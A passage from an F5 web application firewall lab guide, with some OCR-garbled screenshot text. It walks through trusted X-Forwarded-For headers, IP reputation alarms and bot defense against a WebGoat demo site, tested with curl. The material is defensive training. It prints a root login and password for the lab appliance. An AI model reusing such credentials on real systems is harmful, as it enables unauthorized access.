Trust XFF Header	C Enabled Note: If the policy is using Device ID to track traffic, enable the "Accept XFF" setting in the HTTP Profile that is assigned to the virtual server.	
Custom XFF Headers	New Custom XFF Header	

Note: Regarding Trust XFF - you would do this if ASM is deployed behind an internal or other trusted proxy. Then, the system uses the IP address that initiated the connection to the proxy instead of the internal proxy's IP address. This option is useful for logging, web scraping, anomaly detection, and the geolocation feature.

You should not configure trusted XFF headers if you think the HTTP header may be spoofed, or crafted, by a malicious client.

- 1. Open a new Google Chrome Private Browsing window and connect to https://webgoat. f5demo.com/WebGoat/login. Login and select a few links on the WebGoat page.
- 2. Navigate to Security > Event Logs > Application > Requests.

Security	•ts ▼ Network	▼ DoS	Bot Defense Logging Profiles					
□ Q+ It Date+ Newest ↓ R+ Illegal R	equests: Illegal I	Requests 🕱			🍫 Total Entries: 15			
[HTTPS] /WebGoat/service/hint.mvc 13.236.35.166 17:19:39.2018-06-19	Linve 3 Delete Request Export Request Accept Request III Source Accept Request III Source Accept Request IIII Source Accept Request IIII Source Accept Request IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII							
[HTTPS] /WebGoat/xxe/comments 27.9.217.148	The WebCattoneComments 3							
17:19:39 2018-06-19	200	T [HTTPS] /WebGo	at/xxe/comments		Basic All Details			
[HTTPS] /WebGoat/xxe/comments	3	Geolocation -	Y 🔤 China	Time	7 2018-06-19 17:19:39			
119.115.187.62 17:19:39 2018-06-19	200	Source IP Address -	7 3 27.9.217.148:56208	Violation Rating	T 3 Request needs further examination			
HTTPS] /WebGoat/service/lessonprogres	3	Session ID -	79d23652bc287afa	Attack Types	T Other Application Activity -			
194.132.0.144 17:19:39 2018-06-19	200		Request		Response NA			
[HTTPS] /WebGoat/service/lessoninfo.mvc 112.18.191.40 17:19:38 2018-06-19	3 200	Request actual size:	732 bytes.					
[HTTPS] /WebGoat/service/lessonmenu.mvc 106.0.207.228 17:19:38 2018-06-19	3 200	Host: webgoat. Connection: kee						
[HTTPS] /WebGoat/XXE.lesson.lesson 89.20.148.110 17:19:38 2018-06-19								
WTTPSJ WebGastiservicelessonprogram 3 118:14.668 Accept-Encoden073002/134.e, br 118:14.669 Accept-Encoden073002/234.46.91 Cocket-Insprange: 0.500.11 Cocket-Insprestreact 0.500.11								
[HTTPS] /WebGoat/Sqlinjection/servers 61.116.35.59 17:19:37 2018-06-19	(h115359 (cookisglingetioniservers (cookisglingetioniserverserverserverserverserverserverserverserverserverserver							
INTTPSI WebGostlesson is/assignment13								

Notice the geolocation detected and the presence of the X-Forwarded-For (XFF) in the Request details. Your actual client IP is still 10.1.10.28 however, because we trusted the XFF header and the iRule is randomizing the IP address placed in that header so ASM believes the request is from an external location. Depending

on your network you may be leveraging a technology that creates a source NAT ahead of ASM. So by leveraging the XFF header, you can work around this and get contextual information about the client.

Important: Please remove the iRule webgoat_irule from the Virtual Server before proceeding.

IP Reputation

Navigate to Security > Application Security > IP Addresses > IP Intelligence and click Enabled. For all categories select Alarm. Click on Save and then on Apply Policy.

Note: On the top right you should see that your IP Intelligence database has been updated at some point.

Security » Application Se	curity : IP Addresses : IP Intelligence	
🔅 🗸 IP Address Exception		
Current edited security policy	lab1_webgoat_wa(transparent)	Apply Policy
IP Intelligence Configuration	n	IP Intelligence last updated: 2018-06-19 17:29:37
IP Intelligence	C Enabled	
IP Address Whitelist 🗵	IP Address Whitelist is empty	
IP Intelligence Categories		
Category Name		🗹 Alarm 🗌 Block
Windows Exploits		🖉 Alarm 🔲 Block
Web Attacks		🖉 Alarm 🗐 Block
BotNets		🖉 Alarm 🔲 Block
Scanners		🖉 Alarm 🗐 Block
Denial of Service		🖉 Alarm 🔲 Block
Infected Sources		🗹 Alarm 🔲 Block
Phishing Proxies		🖉 Alarm 🔲 Block
Anonymous Proxy		🖉 Alarm 🗐 Block
Cloud-based Services		🖉 Alarm 🔲 Block
Mobile Threats		🖉 Alarm 🗐 Block
III Tor Proxies		🗹 Alarm 🔲 Block

Note: In order to create traffic with malicious sources for the purposes of this lab we have created another special configuration item for you.

There is an iRule that you will apply to the webgoat.f5demo.com_https_vs virtual server. This iRule will insert an X-Forward-For header with the value of a malicious United States source IP address. (Remember US is an allowed Geolocation)

- 1. Navigate to Local Traffic > Virtual Server > Virtual Servers List and select the webgoat. f5demo.com_https_vs virtual server.
- 2. Navigate to the **Resources** tab and click **Manage** for the **iRules** section.
- 3. Move the **ip_rep_irule** irule to the **Enabled** pane of the **Resource Management** configuration and Click **Finished**.

Local Traffic » Virtual Se	rvers :	Virtual Serv	er List 🤉	webg	oat.f5	demo.com_htt	ips_vs		
🗱 👻 Properties	Resou	rces	Security		+				
Resource Management									
		Enab	led				Available	•	
iRule		/Common ip_rep_iru	le	~ ~ ~	_8		angeSupp angeSupp		•
Cancel Finished									

- 4. Open a new private browsing window in Google Chrome and use the bookmark for **WebGoat** to browse the site. Login and Click on one or two items.
- 5. Navigate to Security > Event Logs > Application > Requests and review the log entries. Since you configured IP Intelligence violations to alarm you will not need to change the filter. Select the most recent entry and examine why the request is illegal. What IP address did the request come from?

Security » Event Logs : Application : Reques	sts						
Application - Protocol	- Network	✓ DoS ✓ Bot Defense	 Logging Profiles 				
□ Q - It Date - Newest ↓ ■ Illegal R	equests: Illegal I	Requests 🕱			Q → Total Entries: 35		
 [#TTPS] /WebGoat/images/cat.jpg 8.33.184.254 12:10:46 2018-07-26 	3	Delete Request Export Request Accept Rec	quest 📁 🍋		. 0		
[HTTPS] /WebGoat/images/avatar1.png 8.33.184.254 12:10:46 2018-07-26	3	▼ ● Access from malicious IP address [1] ~ ▼ [HTTPS] /WebGoat/images/cat.jpg			Basic All Details		
[HTTPS] /WebGoat/service/lessonprogress		Geolocation - T 🔤 United States		Time	▼ 2018-07-26 12:10:46		
8.33.184.254 12:10:46 2018-07-26	200	Source IP Address - 7 (1) 8.33.184.254:57144		Violation Rating	T 3 Request needs further examination		
[HTTPS] /WebGoat/service/lessonoverview	3	Session ID → ▼ 9c180d82be212c8b		Attack Types	N/A		
8.33.184.254 12:10:46 2018-07-26	200	Request		Response N/A			
[HTTPS] /WebGoat/service/hint.mvc 8.33.184.254 12:10:46 2018-07-26	3	Request actual size: 735 bytes.	1				
[HTTPS] /WebGoat/xxe/comments [#8.33.184.254 12:10:46 2018-07-26	3 200	Host: webgoat.f5demo.com Connection: keep-alive		.36 (KHTML, like	Gecko) Chrome/68.0.3440.75 Safari/537.36		
[HTTPS] /WebGoat/xxe/comments [#8.33.184.254 12:10:46 2018-07-26	Accept: Image/webp.image/appi.mage/appi.mage/appi.mage/image/appi.						
Improve Mathematics 3 Improve Mathemating							
[HTTPS]/WebGatlesson_js/xxe.js 3 [B3.3184.254] 3 1210.46 2018-07-26 200							

Note: For more information click on the violation hyperlink to see the IPI category that this IP belongs to. You can also click "All Details" at the top right.

Delete Request E	xport Request 📃 🔼 Accept Request		2° C				
T O Access from malic	cious IP address [1] -						
T [H IP Intelligence			Basic All Details				
Gec Applied Block	ing Settings Alarm	Time	7 2018-07-30 10:36:38				
Soulee In Augrees +	1 0.00.104.204.04020	Violation Rating	T 3 Request needs further examination				
Device ID	N/A	Attack Types	N/A				
Username	N/A	Request Status	▼ ► Ilegal				
Session ID -	¥ a58f717875754a3d	Blocking Exception Reason	N/A				
Intelligence -	▼ Phishing Proxies -	Security Policy	▼ lab1_webgoat_waf				
Host	▼ webgoat.f5demo.com	Virtual Server	▼ webgoat.f5demo.com_https_vs				
Destination IP Address	T (3 10.1.10.145:443	Method	₹ GET				
Client Type	T Uncategorized	Response Status Code	7 200				
Accept Status	Y Not Accepted	Severity	▼ Critical				
Support ID	1223432751504426241						
	Request		Response NA				
Request actual size: 1	739 bytes.						
<pre>Hequest actual size:/30 bytes. GET /WebGoat/images/avatari.png HTTP/1.1 Host: webgoat.f5demo.com Connection: keep-alive User-Agent: Mozilla/5.0 (X11; Linux X86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.75 Safari/537.36 Accept: image/webp, image/appl, image/*,*/*;q=0.8 Referer: https://webgoat.f5demo.com/WebGoat/Start.mvc Accept-Encoding: grip, deflate, br Accept-Language: en-US,en;q=0.9 Cookie: JSESSIONID=7D2032B07CA3AF5JEF24573F47373959; TS01527d65=01dcfb312f1a30521489326ffd8b3bffab6eff1cbca5d9cbccabc688875f5a784d394480b231b1ab0f2e5c3dec1316073 dcf503402af7d205ad4ca40da3bf4c2996eac416a; TS01b826ba=01dcfb312f1ce394f940d4c7bdc46acea27bcfafdc09dce1e6ce1a6f24ec9bb7cf11052c0f87be09722afdee5788b4c8130316175c X-Forwarded-For: 8.33.184.254</pre>							

Bonus: You can browse to http://www.brightcloud.com/tools/url-ip-lookup.php and look up the IP address in question for further information. There is also a tool to report IP addresses that have been incorrectly flagged.

Further, you can ssh to the BIG-IP and login with root / f5DEMOs4u! to run the iprep_lookup command, similar to:

[root@bigip1.Active.Standalone] config # iprep_lookup 8.33.184.254

iprep_lookup 8.33.184.254 opening database in /var/lpRep/F5lpRep.dat size of IP reputation database = 37026703 iprep threats list for ip = 8.33.184.254 is: bit 7 - Phishing

3.2.3 Exercise 1.3: Proactive Bot Defense

Objective

- · Create a DoS profile
- · Enable proactive bot defense
- · Apply the policy to the appropriate virtual server
- · Validate that the policy is working as expected
- · Estimated time for completion: 20 minutes


Create Policy

Important: To clearly demonstrate just the Bot Defense profile, please disable the Application Security Policy and iRule from the prior lab from the webgoat.f5demo.com_https_vs virtual server!

ocal Traffic » Virtual Ser	rvers : Virtual Se	rver List » webg	joar.iodemo.com_n	ups_vs		
🗱 🚽 Properties	Resources	Security	 Statistics 			
esource Management						
Rule		bled	_sys_auth_ssl_o _sys_auth_tacao _sys_https_redir webgoat_irule ip_rep_irule	s	* *	
Cancel Finished						
Local Traffic Virtual S						
Local Traffic Virtual S	Gervers : Virtual : Resources	Server List » wo	ebgoat.f5demo.con - Statistics			
Properties Policy Settings	Resources	Security				
Properties Policy Settings Destination	Resources	Security				
Properties Policy Settings Destination Service	Resources	Security				
Properties Policy Settings Destination	Resources	Security				
Properties Policy Settings Destination Service	Resources	Security				
Properties Policy Settings Destination Service Application Security Policy	Resources	Security				
Properties Policy Settings Destination Service Application Security Policy Service Policy	Resources	Security				
Properties Policy Settings Destination Service Application Security Policy Service Policy IP Intelligence	Resources	Security		le sts quests		

- 1. Open the **Terminal** application.
- 2. Run the following curl command to verify the site is loading without issue from this command line http utility. If the curl command is not successful (you are getting a "request rejected" error page), please let an instructor know.

curl https://webgoat.f5demo.com/WebGoat/login -k -v | more



Output --More--

1. On the Main tab, click Security > DoS Protection > DoS Profiles. The DoS Profiles screen opens.

Security » DoS Protection : DoS Profiles								
*	Dos Profiles	Signatures						
Filte	Filter dos profiles							
	Name			View in				
	dos			Overview 🗩				
Del	ete							

- 2. Click on the Create button.
- 3. Name the policy webgoat_DoS and click Finished to complete the creation of this DoS profile.

Secu	Security » DoS Protection : DoS Profiles								
# -	Dos Profiles	Signatures							
Filter dos profiles									
N	lame								View in
d	OS								Overview 🔊
🗆 w	ebgoat_DoS								Overview 🔊
Dele	te								

Configure Policy

- 1. Click the newly created webgoat_DoS profile listed under the Security > Dos Protection > DoS Profiles list.
- 2. The profile's properties menu will be displayed initially. **Click** on the **Application Security** tab at the top of this menu to begin configuring the policy.

Security >> DoS Protection : DoS Profiles >> W	/ebgoat_DoS		
Properties Application Security			
Application Security			
General Settings Off	Application Securi	ty ›› General Settings	
Proactive Bot Defense	Application Security	Enable this setting to protect your web application against DoS attacks.	Disabled
Bot Signatures			
Mobile Applications			
TPS-based Detection			
Behavioral & Stress-based Detection			
Record Traffic			
Update			

3. Under the **Application Security** tab > General Settings click the **Edit** link on the right-hand side of General Settings box and then check the Enabled check box for **Application Security** to enable the DoS profile and allow additional settings to be configured.

Properties Application	n Security				
oplication Security		Application Security	›› General Settings		
General Settings	 		5		
Proactive Bot Defense	Off	Application Security	Enable this setting to protect your web application against DoS attacks.	C Enabled	
Bot Signatures	Off	Heavy URL Protection	Configure Heavy URL include list, automatic detection, and exclude list	Automatic Detection: Enabled (Threshold: 1000 ms) Heavy URLs: Not configured	
Mobile Applications	Off			Ignored URLs: Not configured	
TPS-based Detection	~	Geolocations	Overrides the DoS profile's Geolocation Detection Criteria threshold settings by selecting	Not configured	
Behavioral & Stress-based Detect	tion Off		countries from which to allow or block traffic during a DoS attack.		
Record Traffic	Off	Trigger iRule	Enable this setting if you have an iRule that manages DoS events in a customized manner.	Disabled	
		Single Page Application	Enable this setting if your website is a Single Page Application.	Disabled	
		URL Patterns	Configure URL patterns to be used. Each URL pattern defines a set of	Not configured	
		Example: /product/*php	URLs which are logically the same URL with the varying part of the pattern acting as a parameter.		
		Performance acceleration	Configure TCP fastL4 profile to be used as fast-path for acceleration	Disabled	

- 4. Select Proactive Bot Defense under the list of Application Security options for this DoS profile.
- 5. Click the Edit link on the right for the Application Security > Proactive Bot Defense menu and select Always from the drop-down menu for Operation Mode.
- 6. Set the Grace Period to 20 seconds. We will observe this in action shortly.

ecurity » DoS Protection : DoS	i Profiles » v	vebgoat_DoS						
Properties Applica	tion Security							
Application Security		Application Security	· · · Proactive Bot Defense					
General Settings	~	This feature proactively detects bots and scripts, and prevents them from accessing the site. It may be used to prevent DDoS, Web Scraping, and Brute Force attacks.						
Proactive Bot Defense	~		It may be used to prevent Dubos, who Scraping, and Brute Force attacks. Enabling this feature requires JavaScript support from the browsers.					
Bot Signatures	~	Operation Mode	Specifies the conditions under which bots are detected and blocked.	Always				
Mobile Applications	Off	Block requests from suspicious browsers	Strengthen the bot defense by	Block Suspicious Browsers: Er CAPTCHA Challenge: Enabled				
TPS-based Detection	~	suspicious prowsers	blocking suspicious browsers. Highly suspicious browsers are completely blocked, while moderately suspicious	CAPTCHA Challenge: Enabled CAPTCHA Settings				
Behavioral & Stress-based Dete	ection Off		browsers are challenged with CAPTCHA.					
Record Traffic Off		Grace Period	The Grace Period gives time for browsers to be validated as non-bots. During this period, requests that were not validated are allowed to go through.	20 seconds				
		Cross-Domain Requests	Additional security can be added by allowing only the configured domains to reference resources of the site.	Allow all requests				
		URL Whitelist (Wildcards supported) Example: /index.html	Specifies excluded URLs. Requests to these URLs will not be blocked by <i>Proactive Bot Defense</i> , although they may still be blocked by the TPS-based / Stress-based attack mitigation.	Not configured				

- 7. Notice that for **Block requests from suspicious browsers** the **Block Suspicious Browsers** setting is enabled by default.
- 8. At this point, you may want to take a moment and explore the other defaults that were turned on such as TPS based detection and BOT Signatures. Please don't modify the defaults.
- 9. Click the Update button to complete the Proactive Bot Defense webgoat_Dos profile.

Security » DoS Protection : DoS Profiles » webgoat_DoS					
🔅 🚽 Properties	Application Security				
Application Security		Application Coousit	Conorol Sottings		
General Settings	~	Application Security	y ›› General Settings		
Proactive Bot Defense	~	Application Security	Enable this setting to protect your web application against DoS attacks.	Enabled	
Bot Signatures	~	Heavy URL Protection	Configure Heavy URL include list, automatic detection, and exclude list	Automatic Detection Heavy URLs: Not	
Mobile Applications	Off		,	Ignored URLs: No	
TPS-based Detection	~	Geolocations	Overrides the DoS profile's Geolocation Detection Criteria threshold settings by selecting	Not configured	

Apply Proactive Bot Defense Policy

- 1. Under Local Traffic > Virtual Servers, click on webgoat.f5demo.com_https_vs.
- 2. Click on Policies under the Security tab at the top of the webgoat.f5demo.com_https_vs details menu.
- 3. In the **DoS Protection Profile** drop down menu, select Enabled... and then select the webgoat_DoS for the profile.
- 4. Click on the Update button to apply the policy.

Local Traffic >> Virtual Se	ervers :	Virtual Serv	ver List 🕠 w	ebgoat.f5	demo.com_	https_vs		
🔅 🗸 Properties	Resou	rces	Security	-	Statistics	7		
Policy Settings								
Destination		10.1.10.145:	443					
Service		HTTPS						
Application Security Policy		Disabled T						
Service Policy		None 💌						
IP Intelligence		Disabled V						
DoS Protection Profile		Enabled V Profile: webgoat_DoS						
Log Profile		Disabled	·					
Update								

Create Bot Defense Logging Profile

- 1. Open a new tab for the Configuration Utility and navigate to: Security > Event Logs > Logging Profiles then click the plus icon.
- 2. Enter a Profile Name bot-defense, select the checkbox for Bot Defense.
- 3. Under the Bot Defense logging section, select the checkboxes for the following: Local Publisher, Log Illegal Requests, Log Bot Signature Matched Requests and Log Challenged Requests.
- 4. Click Finished.

Note: You could have also modified the existing waf_allrequests logging profile and added BOT logging definitions.

Security >> Event Logs : Logging Profiles >> Create New Logging Profile...

Logging Profile Properties

Profile Name	bot-defense				
Description					
Application Security	Enabled				
Protocol Security	Enabled				
Network Firewall	Enabled				
DoS Protection	Enabled				
Bot Defense	C Enabled				
Bot Defense					
Request Log					
Local Publisher	C Enabled				
Remote Publisher	none				
Log Illegal Requests	Enabled				
Log Captcha Challenged Requests	Enabled				
Log Challenged Requests	C Enabled				
Log Bot Signature Matched Requests	✓ Enabled				
Log Legal Requests	Enabled				

Cancel Finished

Apply Bot Defense Logging Profile

1. Under Local Traffic > Virtual Servers, click on webgoat.f5demo.com_https_vs.

- 2. Click on Policies under the Security tab at the top
- 3. Within the Available logging profiles menu, select bot-defense and then click the << arrows to move the logging policy to the Selected profile.
- 4. Click on the **Update** button to apply the policy.

You can associate multiple logging profiles with a given virtual server. F5 allows for an Note: incredible amount of logging flexibility. Most commonly you would have DoS, Bot Defense and ASM Security Policy events logged to a centralized SIEM platform, but there may be additional logging

requirements such as a web team that would be interested in Bot Defense logs solely, while the SIEM continues to receive the union of DoS, Bot Defense and ASM Security Policy events.


Policy Settings	
Destination	10.1.10.145:443
Service	HTTPS
Application Security Policy	Disabled v
Service Policy	None
IP Intelligence	Disabled v
DoS Protection Profile	Enabled V Profile: webgoat_dos
Log Profile	Enabled▼ Selected Available /Common ▲ bot-defense < Log all requests Log illegal requests global-network Iocal-dos
Update	

Test the Proactive Bot Defense Policy


1. From the command line execute the following command several times:

```
curl https://webgoat.f5demo.com/WebGoat/login -k -v | more
```

Note: This can take a few seconds to kick in and then you will see ASM start issuing a redirect challenge and try to set a TS cookie. **307 Temporary Redirect**



Once the Grace Period of 20 seconds has expired you will see ASM start escalating the defense and start to return a javascript challenge.



This bot is getting shot down in flames!

Validate that the Proactive Bot Defense Policy is Working

- 1. Navigate to Security > Event Logs > Bot Defense > Requests.
- 2. Notice that the detected bot activity has been logged and is now being displayed for review.

Important: This is very important to understand that we are logging bots in an entirely different internal logging system than the ASM events. Implementing Bot Defense keeps the ASM logs clean and actionable when there are millions of malicious attempts per day from bots.

Application							→ E	Bot Defen	se 🔻 Li					
				_										
			Last Da	iy •	Search Cus	tom Search		Sourc	e	Destinat	ion			
Time	≑ Virtu	al Server			Profile Na	ame	Address		Geolocation	Address	Port	Route Domain	Device ID	Support ID
2018-06-22 11:39:32	/Comm	ion/webgoat.f5	demo.com	_https_vs	/Common/v	vebgoat_DoS	10.1.10.28	57500	NA	10.1.10.145	443	0	NA	1018547929423544421
2018-06-22 11:37:49	/Comm	on/webgoat.f5	demo.com	_https_vs	/Common/w	vebgoat_DoS	10.1.10.28	57414	NA	10.1.10.145	443	0	NA	18022365270089138203
								57396		10.1.10.145			NA	1018547929423544409

1. Note the stated reason for the request being blocked. You may have to scroll to the right to see this reason. What was the stated reason?

BOT Signatures

- 1. Navigate to Security > DoS Protection > DoS Profiles
- 2. Click on the webgoat_Dos profile and then the Application Security tab to configure the policy.
- 3. Select **Proactive Bot Defense** under the list of **Application Security** options.
- In the Application Security > Proactive Bot Defense section, click the Edit link for Operation Mode and then change the setting from Always to During Attack and click Update to complete the policy change.

 Properties Appli 	ication Security				
Application Security		Application Security	·· General Settings		
General Settings	×	Approxime coounty	deneral continge		
Proactive Bot Defense	During Attacks	Application Security	Enable this setting to protect your web application against DoS attacks.	Enabled	
Bot Signatures	~	Heavy URL Protection	Configure Heavy URL include list, automatic detection, and exclude list	Automatic Detection: Enabled (Threshold: 1000 ms) Heavy URLs: Not configured	
Mobile Applications	Off			Ignored URLs: Not configured	
TPS-based Detection	~	Geolocations	Geolocations Overrides the DoS profile's Not config Geolocation Detection Criteria threshold settings by selecting		
Behavioral & Stress-based D	Detection Off		countries from which to allow or block traffic during a DoS attack.		
Record Traffic	Off	CAPTCHA Response	Customize the CAPTCHA page users see during DoS events.	First Response Type: Default Failure Response Type: Default	
		Trigger iRule	Enable this setting if you have an iRule that manages DoS events in a customized manner.	Disabled	
		Single Page Application	Enable this setting if your website is a Single Page Application.	Disabled	
		URL Patterns Example: /product/*php	Configure URL patterns to be used. Each URL pattern defines a set of URLs which are logically the same URL with the varying part of the pattern acting as a parameter.	Not configured	
		Performance acceleration	Configure TCP fastL4 profile to be used as fast-path for acceleration	Disabled	

5. Run cURL again: curl https://webgoat.f5demo.com/WebGoat/login -k -v | more

Note: The site should respond normally now every time because we are not "under attack" ASM uses TPS based detection (client-side) and Behavioral Stress detection (server-side) to determine when the system is under attack. Without the Advanced WAF license, Behavioral DoS Detection is limited to two virtual servers.

cURL is considered an HTTP Library tool and falls in the Benign Category.

Important: Just how benign are HTTP library tools? cURL can easily be scripted in a variety of ways and can be used as a downloader to siphon off data. Remember the famous media defined "hacking tool" that Snowden used? wget? There are many use-cases where you simply do not want a tool interacting with your site.

Selectively Blocking BOT Categories


1. Under your webgoat_DoS profile in Application Security > Bot Signatures click on the Edit link for the Bot Signature Categories section.

Properties Application	Security							
pplication Security		Application Security	›› Bot Signatures					
General Settings	~	This feature automatically detects well known bots according to their HTTP characteristics. Malicious bots can be configured to be blocked, while benign bots can be configured to pass						
Proactive Bot Defense During	Attacks	through the anti-bot defense med		iigured to pass				
Bot Signatures	~	Bot Signature Check	When enabled, bot signatures are checked. This allows well-known bots	Enabled				
Mobile Applications	Off		to be detected.					
TPS-based Detection	~	Bot Signature Categories	Specifies the action for each bot signature category.	10 categories configured				
Behavioral & Stress-based Detection	on Off	Bot Signatures List	Configures specific bot signatures	Not configured				
Record Traffic Off		which are to be disabled dur signature checking. This over	which are to be disabled during signature checking. This overrides the configured actions for the bot signature categories.					

2. Change the HTTP Library action from **None** to **Block** under the **Benign Categories** section and click **Update** to apply the policy changes.

Benign Categories: Custom Configuration T				
/Common				
Crawler	None T			
HTTP Library	Block V			
Headless Browser	None T			
RSS Reader	None v			
Search Bot	None v			
Search Engine	Report ▼			
Service Agent	None T			
Site Monitor	None T			
Social Media Agent	None T			
Web Downloader	None v			

3. Run cURL again: curl https://webgoat.f5demo.com/WebGoat/login -k -v | more



Whammo!!!... as soon as the BOT is revealed... the connection is dropped. The TLS doesn't get established.

Let's say we actually DO want to allow cURL or another automated tool. We may have developers that rely on curl so let's whitelist just that.

To Whitelist cURL:

1. Edit the **Bot Signatures** list and find **curl**. Move it to disabled signatures and click **Update**.

	well known bots according to their HTTP cl to be blocked, while benign bots can be con					
Bot Signature Check	When enabled, bot signatures are checked. This allows well-known bots to be detected.	Enabled				
Bot Signature Categories	Specifies the action for each bot signature category.	11 categories configured				
Bot Signatures List	Configures specific bot signatures which are to be disabled during signature checking. This overdoes the configured actions for the bot signature categories.	Disabled Signatures: //Common/HTTP Library (Benign) curi	× ×	Available Signatures: Common:HTTP Library (Benig PyOuri curi	n) Total: 1	•

- 1. Run cURL again: curl https://webgoat.f5demo.com/WebGoat/login -k -v | more and you should be back in business. By now you should know the expected output.
- 2. Change HTTP Library to: Report and remove CURL from the whitelist.

Benign Categories: Custom Configuration V	
/Common	
Crawler	None T
HTTP Library	Report T
Headless Browser	None T
RSS Reader	None T
Search Bot	None T
Search Engine	Report T
Service Agent	None T
Site Monitor	None T
Social Media Agent	None T
Web Downloader	None T
Disabled Signatures:	Available Signatures:

Disabled Signatures:		Available Signatures:		
	~	/Common/Crawler (Benign) 2search ADmantX Platform Semantic Ar Aboundex Adidx Alexa Alexa Archiver Aloofly Applebot Artmixx	nalyzer	
		Filter Signatures by Name	Total: 942	

1. Modify the webgoat_DOS Dos Profile operation Operation Mode to: Always and click Update.

Application Security >> Proactive Bot Defense

This feature proactively detects bots and scripts, and prevents them from accessing the site. It may be used to prevent DDoS, Web Scraping, and Brute Force attacks. Enabling this feature requires JavaScript support from the browsers.

Operation Mode	Specifies the conditions under which bots are detected and blocked.	Always
Block requests from suspicious browsers	Strengthen the bot defense by blocking suspicious browsers. Highly	Block Suspicious Browsers: Enabled CAPTCHA Challenge: Enabled
	suspicious browsers are completely blocked, while moderately suspicious browsers are challenged with CAPTCHA.	CAPTCHA Settings

cURL from Different Geolocations

Note: We are going to leverage an overlay virtual server to randomize source IP addresses similar to the earlier lab concept of randomizing XFF.

1. Open Local Traffic > Virtual Servers and click on webgoat.f5demo.com_https_overlay_vs. Go to the **Resources** horizontal tab and verify that the iRule **webgoat_overlay** is applied. Freel free to check out the code in the iRule. This code and BIG-IP flexibility makes lab testing and simulations a breeze.

Local Traffic
☆ ▼ Properties Resources Security ▼ Statistics Image: The security
Land Belensing
Load Balancing
Default Pool None V
Default Persistence Profile None
Fallback Persistence Profile None
Update
iRules
Name
/Common/webgoat_overlay
Policies
Name
No records to display.

- 2. Modify the cURL command to point at the overlay virtual server and run several times: curl https://10.1.10.146/WebGoat/login -k -v | more
- Review the event logs at Event Logs > Bot Defense You will now see geo-data for the BOT connection attempts.

# -	Application	✓ Protocol ✓ Network			DoS		Bot Defe	ense	-	Logging	g Profiles			
•				Last Ho	our 🔻	Search Cus	tom Search		Sc	ource			Destinat	tion
≑ Tim	e	≑ Virtu	al Server			Profile Na	ame	Addres	s 🗧	Port	Geol	ocation	Address	
2018-	06-24 19:22:54	/Comm	on/webgoat.f5	demo.con	1_https_vs	/Common/w	ebgoat_DoS	39.144.16	69.229 5	50294	CN		10.1.10.145	443
2018-(06-24 19:22:53	/Comm	on/webgoat.f5	demo.con	1_https_vs	/Common/w	ebgoat_DoS	7.148.9.1	89 5	50292	US		10.1.10.145	443
2018-(06-24 19:22:52	/Comm	on/webgoat.f5	demo.con	1_https_vs	/Common/w	ebgoat_DoS	76.88.233	3.140 5	50290	US		10.1.10.145	443
2018-(06-24 19:22:50	/Comm	on/webgoat.f5	demo.con	1_https_vs	/Common/w	ebgoat_DoS	47.175.75	5.6 5	50284	US		10.1.10.145	443
2018.	06-24 19:22:48	/Comm	on/webgoat f5	demo con	https vs	/Common/w	ebaoat DoS	90 162 18	85.87 5	50282	ES		10.1.10.145	443

- 4. Navigate to **Security > Overview > Application > Traffic** and review the default report elements. You can change the widget time frames to see more historical data.
- 5. Click **Overview > Application > Traffic** and override the timeframe to **past year**:

												Hestore Detauts	e estro
··· Application	on Security = Top URLs b	y Requests								Z •	Last Year 🔹 🏠 🔸	I Application Security - Top Violations (Year)	٥.
						Requests per URL						Oc	currences
Sk -												Attack signature detected	2,714
											1	HTTP protocol compllied	93
												Illegal HTTP statusonse	70
4												Access from disallowtion	23
												Malformed XML data	3
34 -												View Details	
24 -												Application Security * Top Attack Types (Year)	٥.
												Oc	currences
												SQL-Injection	1,023
lk -												Predictable Resourction	714
												Command Execution	612
0												Other Application Attacks	308
